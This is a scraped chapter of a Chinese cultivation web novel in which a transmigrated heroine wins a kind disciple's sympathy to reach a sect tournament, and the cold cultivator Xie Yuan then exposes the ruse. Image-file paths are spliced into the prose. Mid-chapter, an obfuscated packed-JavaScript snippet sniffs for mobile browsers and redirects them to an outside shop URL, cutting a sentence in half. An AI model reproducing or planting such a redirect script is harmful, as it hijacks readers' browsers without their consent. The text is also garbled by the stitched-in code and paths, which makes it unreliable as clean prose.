听到系统的任务提示,姜心手里的竹简差点掉在地上。
仙门大比?积极参与?
何意味?她一个刚穿来的凡人,身无半点灵力,去参加修仙者的比武大会?
“系统,你确定是‘积极参与’,不是''积极送死''吗?”姜心在心里问道。
【任务要求仅为“积极参与并密切观察事件走向”,宿主可自行选择参与方式。】
电子音的回答让姜心稍稍松了口气,她对于原书中描述的仙门大比还有一丝残存的记忆,原小说的女主林慕青就是在这场大比上崭露头角、一举夺魁,这才有了后续的发展。
或许这也为谢渊的黑化埋下了伏笔,姜心思量着,她说什么也得混进去看看。
但很快她又头疼起来。就算不用亲自上场打架,她又该怎么参与呢?
她一个手无缚鸡之力的凡人,连未央宗的门规都不清楚,怎么可能有资格参加仙门大比?更何况谢渊对她还心存疑虑,未必会愿意带她去那种人多眼杂的场合。若是直接跟谢渊说她想去看仙门大比,百分之百会被一口回绝,说不定还会引起更多不必要的猜忌。
她必须想个万全之策,让谢渊主动松口。盘算来盘算去,一个绝妙的主意涌上心头。
-
今日是她住进清虚峰的第六日。
每日傍晚时分,许竹都会来小暖阁里给她送饭。
谢渊、许竹这种修道之人自是早就辟谷了,可姜心还是凡人之躯,总不可能像他们那样饿着。
许竹像前几日一般端着一个小托盘,上面放着一碗热腾腾的菌菇汤,旁边还有几块水晶糕,看着很是诱人。
“吃吧!喏,这是我新学的菜,用仙术做的,你尝尝看。”许竹笑吟吟道。
“多谢许姑娘。”
“嗐,举手之劳,有什么好谢的。”许竹摆摆手。
姜心弯了弯唇角,用玉箸夹起水晶糕吃了起来。
“说起来,姜姑娘来到这边这么久,还没问过你是哪里人,家住何处?”
姜心握着玉箸的手指几不可察地顿了一下。
来了。她等待的机会终于来了。
她缓缓放下筷子,再抬起头时,眼底已漫起一层恰到好处的迷茫与哀伤,仿佛被这个问题触到了深藏的痛处。
“家么……我没有家……”姜心说着,微微垂眸,一副泫然欲泣的模样,“我来自很远很远的地方,原本我与我的家人幸福地生活在一起,可因为一场变故,我与他们彻底分离了……”
姜心就这么面不改色地诌着,尽可能把自己的身世描述得更凄惨些,反正这也不算完全说谎——要不是因为穿到书里,她才不会和她爸妈分开。
许竹闻言,果然流露出同情的神色:“啊……那你怎么会受这么重的伤?”
姜心摇摇头,指尖无意识地抚过手臂上包扎的布条:“我也不知道,我醒来就在那里了,浑身是血,到处都疼,可什么也想不起来了。”
她抬眼看向许竹,神色脆弱:“许姑娘,我是不是……给你们添了很大的麻烦?谢道长他……是不是很讨厌我?”
“怎么会!”许竹立刻反驳,音量不自觉地提高了些,“谢师兄既然把你带回清虚峰,给你疗伤用药,就肯定不会讨厌你!只不过……只不过谢师兄他就是那个性子,对谁都冷冷淡淡的,”
姜心像是被许竹这番话宽慰到,露出一个带着泪意的浅笑:“那就好。我知道谢道长他很忙,我平时连见都难得见到他。我只是……只是觉得自己像个累赘,什么都不会,只会让他心烦。”
她顿了顿,目光飘向窗外,远处不时有灵光闪烁,隐隐约约传来钟鼎声。
“这几日,外面好像特别热闹,是有什么大事吗?”
许竹顺着她的目光看去,立刻明白了:“啊!那是天枢峰,我们未央宗的主峰。马上就是仙门大比了,那可是十年一度的盛会呢!今年轮到咱们未央宗主办,可热闹了!各门各派的天才都会来!”
“仙门……大比?”姜心喃喃重复,眼中闪过一丝好奇,随即又被更深的落寞覆盖,“听起来……真厉害……可像我这种凡人,想必是连进去看一眼的资格都没有的。唉,其实我自幼就对仙家术法颇感兴趣,可惜天资愚钝,连仙门大比是什么样子都想象不出来。”
许竹看着她苦笑的样子,心里那股打抱不平的热血又涌了上来。一个无家可归、还差点死掉的女孩子,连看看热闹都不行,只能躲在这小房间里暗自羡慕,这也太可怜了!
“其实……”许竹脑子一热,话就冲出了口,“其实外围的观礼席,也不是不能去!规矩是死的,人是活的嘛!你伤也好些了,只是远远看看,又不捣乱,说不定……说不定谢师兄会同意呢?”
姜心猛地看向她,眼中瞬间焕发出不可置信的光彩,却又立刻恢复为一片死水的模样。
她慌乱地摇头,伸手轻轻拉住了许竹的袖子:“不不不,许姑娘,千万别!谢道长对我已有大恩,我怎能再提这种非分要求?让他为难,也让你难做。我……我在这里听听声音,想象一下就很好了。”
她越是阻拦,越是懂事,许竹助人为乐的意志就越是熊熊燃烧。
“这怎么是非分要求了?”许竹反握住她的手,语气坚定,“就是去看看而已!你等着,我找个机会跟谢师兄说!就说是我的主意,看你闷得慌,想带你散散心!师兄要怪就怪我好了!”
“许姑娘……”
“就这么说定了!”许竹站起来,收拾碗筷,“你好好休息,养足精神!等我消息!”
说罢,也不等姜心反应,许竹便风风火火地冲了出去。
见许竹出去,姜心脸上的哀愁也敛了去。
为了挤出几滴眼泪,她可是把自己的大腿掐得生疼。
一切都如她所料,许竹是个心思单纯但又热心肠的人,听她卖了几句惨立马就决定帮她这个忙了。
利用别人的善意,让姜心心里有些不是滋味,可她也别无选择。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17096950|195659||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
/p>
假如许竹知道,她的所作所为是为了阻止谢渊黑化,应该也会理解她的吧?
-
第二日辰时,谢渊如约而至,一如前几日一般为她疗伤。
最后一丝暗红色的戾气也被祛除,谢渊缓缓收回运转的灵力。
“你的伤势已经好很多了,戾气也基本疏导干净了,明日起你只需自己服药即可,不必再施以灵力调养了。”
谢渊顿了顿,又道:“伤势既已好了,往后你可有什么打算?”
谢渊说着,深深看向她,似要将她整个人洞穿。
姜心心头一紧,下意识攥紧了衣袍边角。
她垂下眼帘,轻声道:“我一个无家可归的凡人,能有什么打算呢?若不是道长收留,我恐怕早已曝尸荒野。如今伤势虽有好转,可外面山高路远,妖物横行,我一个手无缚鸡之力的女子,出去也只是死路一条。”
“我也不知道自己能去哪里。只是觉得清虚峰清净安宁,若道长不嫌弃,我想暂且留下,做些力所能及的事情,好报答道长的救命之恩。哪怕只是做些洒扫打杂的活计,我也心甘情愿。”
她说得情真意切,句句都是肺腑之言。比起在外颠沛流离,清虚峰无疑是最安全的选择。何况她还有任务在身,若是离了清虚峰,她可就再难找到这么好的机会接近谢渊了。
谢渊静静地看着她,深邃的眼眸中情绪难辨。
良久,他才缓缓开口,只不过话锋一转:“昨晚,我接到了许竹的传信。”
“她与我说,你一个人孤苦无依,又在清虚峰闷得慌,听闻仙门大比即将召开,心生好奇,想去看看热闹。”
“许姑娘她……也是一片好意。我随口提了一句羡慕仙家盛会,没想到她竟记在心里……若让道长为难,我……”
“你当真是‘随口一提’?”谢渊打断她,语气听不出喜怒。
室内立时静了下来。
“你是一个很聪明的人。”谢渊缓缓道,“你想去看仙门大比,不自己来与我商量,是因为料定了我不会答应你,许竹心思单纯,你向她施点苦肉计,她当然受用得很,想也不想就会来替你说话。”
“可惜这招对我并不管用。”谢渊冷声,“你无家可归也好、心情郁结也罢,与我并无关系。我的阵法伤了你,故我将你带回清虚峰好生调养,也是偿了伤你的债。谢某自认这几日对姑娘是尽了地主之谊,好生照看姑娘的。可是姑娘自始至终却似乎并不想对谢某说实话,当真是令谢某有些寒心啊。”
“不知道姑娘现在是否愿意与谢某好好聊聊,你究竟是什么人?又是为什么想要去仙门大比?”
姜心深吸一口气,看向谢渊:“道长果然明察秋毫。”
“不错,我确是对道长隐瞒了身份,也确是利用了许姑娘的善心。这确实是我的不是。”
“可我之所以如此,也是出自万不得已的无奈之举。”
姜心顿了顿,缓缓开口:“道长可听闻,魂修一脉?”